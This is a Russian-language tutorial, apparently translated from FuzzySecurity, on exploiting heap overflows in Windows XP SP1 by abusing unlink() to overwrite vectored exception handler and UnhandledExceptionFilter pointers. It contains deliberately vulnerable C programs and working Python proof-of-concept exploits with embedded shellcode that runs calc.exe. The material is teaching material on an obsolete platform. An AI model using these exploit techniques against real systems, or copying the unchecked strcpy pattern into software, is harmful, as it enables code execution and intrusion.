<https://www.fuzzysecurity.com/tutorials/mr_me/2.html>

Переполнение буфера кучи. Часть первая

Ранее, изучая переполнение стека, мы получали контроль над регистром инструкций (EIP - Extended Instruction Pointer - расширенный указатель на инструкцию) с помощью обработчика прерывания или напрямую. Сегодня мы рассмотрим техники, проверенные временем. Они позволяют получить контроль за выполнением программы без прямого использования EIP или SEH (Structured Exception Handling - структурированная обработка прерываний). С их помощью, перезаписывая некоторые ячейки в памяти определёнными значениями, мы можем добиться перезаписи любого значения DWORD (DOUBLE WORD - двойное машинное слово. Обычно 32 бита) в памяти.

Если вы не знакомы с принципами переполнения буфера стека на среднем или продвинутом уровне, я рекомендую вам сперва сфокусироваться на этой теме. То, что мы будем обсуждать, уже давно устарело, поэтому, если вы ищете новые техники эксплойтов для менеджера кучи Windows, не тратьте здесь время ;)

Что вам понадобится:

- Windows XP с установленным SP1

- Отладчик (Olly Debugger, Immunity Debugger, windbg и т.д.)

- Компилятор C/C++ (Dev C++, lcc-32, MS visual C++ 6.0 (если вы сможете его достать)).

- Удобный для вас скриптовый язык (Я использую python, вы можете пользоваться perl)ю

- Мозги (и/или настойчивость)

- Некоторые знания Ассемблера, C. Также умение ковыряться в отладчике с помощью плагина HideDbg для Olly или !hidedebug в Immunity debugger

- Время.

Давайте сфокусируемся на базовых понятиях и основах. Скорее всего техники, которые мы рассмотрим уже устарели для использования в "реальном мире", однако вы должны всегда помнить: если вы хотите двигаться вперёд, вам нужно знать прошлое. И учиться у него. Ладно, поехали!

Что такое куча и как она работает в XP?

Куча это часть оперативной памяти, в которой процесс может хранить данные. Каждый процесс динамически запрашивает(аллоцирует (allocate)) и освобождает из неё кусочки памяти в зависимости от требований приложения. Важно отметить, что стэк растёт сверху вниз, то есть в сторону адреса 0x00000000. Куча в свою очередь растёт снизу вверх - в сторону адреса 0xFFFFFFFF. Когда процесс дважды вызывает HeapAllocate(), второй вызов вернёт указатель, надодящийся выше первого. Таким образом любое переполнение в первом блоке затрагивает второй.

Каждый процесс, пользуется ли он стандартной кучей процесса или динамически аллоцированной, имеет несколько структур данных. Одной из них является массив из 128 структур LIST\_ENTRY, которые отслеживают свободные блоки. Он называется FreeLists. Каждый элемент содержит два указателя в начале массива и расположен по смещению 0x178 относительно базовой структуры кучи. Когда куча создаётся, обоим указателям присваивается адрес FreeLists[0]. Они указывают на первый свободный блок доступной памяти.

Давайте рассмотрим это поподробнее. Допустим, у нашей кучи был базовый адрес 0x00650000 и первый доступный блок расположен по адресу 0x00650688. Тогда у нас есть четыре следующих адреса:

0x00650178 (Freelist[0].Flink) указатель на значение 0x00650688 (1й свободный блок)

0x0065017c (FreeList[0].Blink) указатель на значение 0x00650688 (1й свободный блок)

0x00650688 (1й свободный блок) указатель на значение 0x00650178 (FreeList[0])

0x0065068c (1й свободный блок) указатель на значение 0x00650178 (FreeList[0])

При аллокации указатели FreeList[0].Flink и FreeList[0].Blink обновляются и указывают на следующий свободный блок. Далее указатели на FreeList перемещаются на конец свежеаллоцированного блока. Они обновляются при каждой аллокации или освобождении памяти (unlink). Таким образом вся работа с памятью отслеживается в двусвязном списке.

При переполнении буффера кучи и перезаписи её служебных данных, перезапись этих указателей позволяет получать доступ к произвольным dword значениям в памяти. В такой ситуации атакующий может изменять управляющие данные программы, такие как указыватели на функции, что позволяет получить полный контроль над выполнением.

Эксплуатация переполнения буфера кучи с использованием векторной обработки прерываний (VEH)

Для начала взглянем на файл heap-veh.c:

#include <windows.h>

#include <stdio.h>

DWORD MyExceptionHandler(void);

int foo(char \*buf);

int main(int argc, char \*argv[])

{

HMODULE l;

l = LoadLibrary("msvcrt.dll");

l = LoadLibrary("netapi32.dll");

printf("\n\nHeapoverflow program.\n");

if(argc != 2)

return printf("ARGS!");

foo(argv[1]);

return 0;

}

DWORD MyExceptionHandler(void)

{

printf("In exception handler....");

ExitProcess(1);

return 0;

}

int foo(char \*buf)

{

HLOCAL h1 = 0, h2 = 0;

HANDLE hp;

\_\_try{

hp = HeapCreate(0,0x1000,0x10000);

if(!hp){

return printf("Failed to create heap.\n");

}

h1 = HeapAlloc(hp,HEAP\_ZERO\_MEMORY,260);

printf("HEAP: %.8X %.8X\n",h1,&h1);

// Heap Overflow occurs here:

strcpy(h1,buf);

// This second call to HeapAlloc() is when we gain control

h2 = HeapAlloc(hp,HEAP\_ZERO\_MEMORY,260);

printf("hello");

}

\_\_except(MyExceptionHandler())

{

printf("oops...");


}


return 0;

}

Из кода выше видно, что мы используем обработку исключений с использованием блока \_\_try .. \_\_catch. Скомпилируйте этот файл в Windows XP SP1.

Запустив приложение в командной строке, обратите внимание, что для срабатывания исключения потребовалось больше 260 символов (байт).



Самое время запустить его в отладнике. Контроль за исполнением мы получаем при второй аллокации (потому что freelist[0] перезаписан атакующей строкой при первой аллокации).

MOV DWORD PTR DS:[ECX],EAX

MOV DWORD PTR DS:[EAX+4],ECX

Эти инструкции говорят: "Сделай текущее значение EAX указателем на ECX, а текущее значение ECX указателем на ячейку, которая находится через 4 байта после EAX". Отсюда мы узнали, каким образом мы освобождаем (freeing, unlinking) первый блок аллоцированной памяти.

EAX (что мы пишем) : Blink

ECX (куда мы пишем) : Flink

Так что же такое векторная обработка исключений?

Векторная обработка исключений появилась в Windows XP и хранит структуры зарегистрированных исключений в куче, в отличие от традиционной фреймовой обработки исключений, известной как SEH. SEH хранит эти структуры на стеке. Этот тип исключений вызывается до запуска любых других обработчиков, основанных на фреймах. Ниже представлено объявление этой структуры:

struct \_VECTORED\_EXCEPTION\_NODE

{

DWORD m\_pNextNode;

DWORD m\_pPreviousNode;

PVOID m\_pfnVectoredHandler;

}

Всё, что нужно знать, это что m\_pNextNode указывает на следующую структуру \_VECTORED\_EXCEPTION\_NODE. Таким образом мы должны переписать этот указатель. Но какой адрес нам нужен? Давайте взглянем на код, работающий с \_VECTORED\_EXCEPTION\_NODE:

77F7F49E 8B35 1032FC77 MOV ESI,DWORD PTR DS:[77FC3210]


77F7F4A4 EB 0E JMP SHORT ntdll.77F7F4B4

77F7F4A6 8D45 F8 LEA EAX,DWORD PTR SS:[EBP-8]

77F7F4A9 50 PUSH EAX

77F7F4AA FF56 08 CALL DWORD PTR DS:[ESI+8]

Сперва мы перемещаем в ESI указатель \_VECTORED\_EXCEPTION\_NODE и через пару команд вызываем ESI+8. Если мы сделаем так, что указатель на следующую структуру в \_VECTORED\_EXCEPTION\_NODE будет содержать [#адрес\_нашего\_шеллкода-0x08], тогда мы легко передадим ему управление. Где искать указатель на наш шеллкод? Вот же он, на стеке:




Тут видно адрес нашего шеллкода на стеке. Давайте, особо не напрягаясь, попробуем значение прямо из отладчика - 0x0012ff40. Не забыли, что вызывается esi+8? Чтобы вызвать наш код, нужно сместиться на 8 байт: 0x0012ff40 - 0x08 = 0x0012ff38. Отлично! Тогда ECX будет присвоено 0x0012ff40. Как же нам найти m\_nextNode (указатель на следующую структуру \_VECTORED\_EXCEPTION\_NODE)? Сделаем несколько шагов в отладчике дальше, пока не будет подготовлен вызов первого \_VECTORED\_EXCEPTION\_NODE. Тут мы и получим указатель:

77F60C2C BF 1032FC77 MOV EDI,ntdll.77FC3210


77F60C31 393D 1032FC77 CMP DWORD PTR DS:[77FC3210],EDI


77F60C37 0F85 48E80100 JNZ ntdll.77F7F485


В EDI записывается m\_pNextNode (тот указатель, что нам нужен). Замечательно, присвоим EAX это значение. Мы пришли к тому, что ECX = 0x77fc3210, EAX = 0x0012ff38. Разумеется, нам нужны смещения для EAX и ECX. Чтобы их найти, сгенерируем msf последовательность и скормим её приложению. Ниже небольшая напоминалочка:



Вычисляем смещения, включив режим скрытия отладки, и дожидаясь срабатывания исключения.







Ок, вот скелет нашего PoC эксплойта

import os

# \_vectored\_exception\_node

exploit = ("\xcc" \* 272)

# ECX pointer to next \_VECTORED\_EXCEPTION\_NODE = 0x77fc3210 - 0x04

# due to second MOV writes to EAX+4 == 0x77fc320c

exploit += ("\x0c\x32\xfc\x77") # ECX

# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38

exploit += ("\x38\xff\x12") # EAX - we don't need the null byte

os.system('"C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-veh.exe ' + exploit)

На этом этапе мы не можем получить доступ к нашему шеллкоду, потому что он содержит нулевой байт. Это не всегда бывает проблемой, поскольку в этом примере мы используем strcpy для сохранения нашего буфера в куче.

Отлично, в данный момент мы добрались до брейкпойта на "\xcc" и можем просто заменить его каким-то шеллкодом. Помните, что он должем быть меньше 272 байт, потому что это единственное место, где мы его можем разместить.

import os

import win32api

calc = (

"\xda\xcb\x2b\xc9\xd9\x74\x24\xf4\x58\xb1\x32\xbb\xfa\xcd" +

"\x2d\x4a\x83\xe8\xfc\x31\x58\x14\x03\x58\xee\x2f\xd8\xb6" +

"\xe6\x39\x23\x47\xf6\x59\xad\xa2\xc7\x4b\xc9\xa7\x75\x5c" +

"\x99\xea\x75\x17\xcf\x1e\x0e\x55\xd8\x11\xa7\xd0\x3e\x1f" +

"\x38\xd5\xfe\xf3\xfa\x77\x83\x09\x2e\x58\xba\xc1\x23\x99" +

"\xfb\x3c\xcb\xcb\x54\x4a\x79\xfc\xd1\x0e\x41\xfd\x35\x05" +

"\xf9\x85\x30\xda\x8d\x3f\x3a\x0b\x3d\x4b\x74\xb3\x36\x13" +

"\xa5\xc2\x9b\x47\x99\x8d\x90\xbc\x69\x0c\x70\x8d\x92\x3e" +

"\xbc\x42\xad\x8e\x31\x9a\xe9\x29\xa9\xe9\x01\x4a\x54\xea" +

"\xd1\x30\x82\x7f\xc4\x93\x41\x27\x2c\x25\x86\xbe\xa7\x29" +

"\x63\xb4\xe0\x2d\x72\x19\x9b\x4a\xff\x9c\x4c\xdb\xbb\xba" +

"\x48\x87\x18\xa2\xc9\x6d\xcf\xdb\x0a\xc9\xb0\x79\x40\xf8" +

"\xa5\xf8\x0b\x97\x38\x88\x31\xde\x3a\x92\x39\x71\x52\xa3" +

"\xb2\x1e\x25\x3c\x11\x5b\xd9\x76\x38\xca\x71\xdf\xa8\x4e" +

"\x1c\xe0\x06\x8c\x18\x63\xa3\x6d\xdf\x7b\xc6\x68\xa4\x3b" +

"\x3a\x01\xb5\xa9\x3c\xb6\xb6\xfb\x5e\x59\x24\x67\xa1\x93")

# \_vectored\_exception\_node

exploit = ("\x90" \* 5)

exploit += (calc)

exploit += ("\xcc" \* (272-len(exploit)))

# ECX pointer to next \_VECTORED\_EXCEPTION\_NODE = 0x77fc3210 - 0x04

# due to second MOV writes to EAX+4 == 0x77fc320c

exploit += ("\x0c\x32\xfc\x77") # ECX

# EAX ptr to shellcode located at 0012ff40 - 0x8 == 0012ff38

exploit += ("\x38\xff\x12") # EAX - we dont need the null byte

win32api.WinExec(('heap-veh.exe %s') % exploit, 1)

Эксплуатация переполнения кучи с использованием фильтра необработанных исключений.

Фильтр необработанных исключений (Unhandled Exception Filter - UEF) является последним исключением, которое отрабатывает перед завершением приложения. Именно он ответственен за вывод часто встречающегося сообщения "An unhandled error occurred" (в русской винде "Произошла неизвестная ошибка"), выводящееся при внезапном падении программы. На данном этапе мы уже контролируем содержимое EAX и ECX и знаем смещения для обоих регистров:

import os

exploit = ("\xcc" \* 272)

exploit += ("\x41" \* 4) # ECX

exploit += ("\x42" \* 4) # EAX

exploit += ("\xcc" \* 272)

os.system('"C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)

В отличие от предыдущего примера, наш heap-uef.c не содержит ни следа от обработчика исключений. Это значит, что мы будем эксплуатировать UEF. Ниже содержимое файла heap-uef.c:

#include <stdio.h>

#include <windows.h>

int foo(char \*buf);

int main(int argc, char \*argv[])

{

HMODULE l;

l = LoadLibrary("msvcrt.dll");

l = LoadLibrary("netapi32.dll");

printf("\n\nHeapoverflow program.\n");

if(argc != 2)

return printf("ARGS!");

foo(argv[1]);

return 0;

}

int foo(char \*buf)

{

HLOCAL h1 = 0, h2 = 0;

HANDLE hp;

hp = HeapCreate(0,0x1000,0x10000);

if(!hp)

return printf("Failed to create heap.\n");

h1 = HeapAlloc(hp,HEAP\_ZERO\_MEMORY,260);

printf("HEAP: %.8X %.8X\n",h1,&h1);

// Heap Overflow occurs here:

strcpy(h1,buf);

// We gain control of this second call to HeapAlloc


h2 = HeapAlloc(hp,HEAP\_ZERO\_MEMORY,260);

printf("hello");

return 0;

}

При отладке этого типа переполнения важно включать анти-дебаггинг в отладчике. Это нужно, чтобы вызывался UEF, а также не менялись наши смещения для регистров. В первую очередь нам нужно понять, где мы должны писать наш dword. Это будет указатель на UEF. Его мы получим, внимательно рассмотрев вызов SetUnhandledExceptionFilter().



Инструкция MOV записывает значение по адресу UnhandledExceptionFilter (0x77ed73b4):



При вызове SetUnhandledExceptionFilter(), в регистр ECX будет записано значение указателя, которое хранится в UnhandledExceptionFilter. Сперва это может запутать, ведь освобождение памяти приводит к присвоению регистра EAX содержимого ECX, но тут особый случай. Мы просто используем побочный эффект функции SetUnhandledExceptionFilter() при присваивании значения UnhandledExceptionFilter. Теперь мы можем с уверенностью сказать, что ECX содержит указатель на наш шеллкод. Следующие строчки должны развеять любые сомнения:

77E93114 A1 B473ED77 MOV EAX,DWORD PTR DS:[77ED73B4]

77E93119 3BC6 CMP EAX,ESI


77E9311B 74 15 JE SHORT kernel32.77E93132

77E9311D 57 PUSH EDI

77E9311E FFD0 CALL EAX

По сути, значение UnhandledExceptionFilter() записывается в EAX и через пару команд происходит вызов по адресу в EAX. То есть UnhandledExceptionFilter() --> [указатель атакующего], затем этот указатель помещается в EAX и получает управление. Его получает наш шеллкод или инструкция, приводящая нас к шеллкоду.


Если мы взглянем на EDI, мы заметим, что указатель смещён на 0x78 байт от конца пэйлоада.



Если мы просто вызовем этот указатель - мы запустим шеллкод. Таким образом EAX должен указывать на инструкцию вида:

call dword ptr ds:[edi+74]

Её легко можно найти во многих модулях XP SP1.



Запишем эти значения в наш PoC и взглянем, куда они нас приведут:

import os


exploit = ("\xcc" \* 272)

exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call dword ptr ds:[EDI+74]

exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 --> UnhandledExceptionFilter()

exploit += ("\xcc" \* 272)

os.system('"C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)



Разумеется мы просто посчитаем смещение к этой части шеллкода и вставим инструкцию JMP в него:

import os

calc = (

"\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"

"\x44\x80\xc2\x77" # address to WinExec()

"\xFF\xD1\x90\x90")

exploit = ("\x44" \* 264)

exploit += "\xeb\x14" # our JMP (over the junk and into nops)

exploit += ("\x44" \* 6)


exploit += ("\xad\xbb\xc3\x77") # ECX 0x77C3BBAD --> call dword ptr ds:[EDI+74]

exploit += ("\xb4\x73\xed\x77") # EAX 0x77ED73B4 --> UnhandledExceptionFilter()


exploit += ("\x90" \* 21)

exploit += calc

os.system('heap-uef.exe ' + exploit)



Бум!



Заключение

Мы продемонстрировали две техники эксплуатации unlink() в примитивнейшей форме в Windows XP SP1. Возможно применение и других техник, таких как RtlEnterCriticalSection или TEB (Thread Information Block) Exception Handler. В следующем туториале я покажу, как исплуатировать unlink() (HeapAlloc/HeapFree) в Windows SP2 и SP3 и обходить защиту кучи.

POC's

http://www.exploit-db.com/exploits/12240/

http://www.exploit-db.com/exploits/15957/

Ссылки

The shellcoder’s handbook (Chris Anley, John Heasman, FX, Gerardo Richarte)

David Litchfield (http://www.blackhat.com/presentations/win-usa-04/bh-win-04-litchfield/bh-win-04-litchfield.ppt)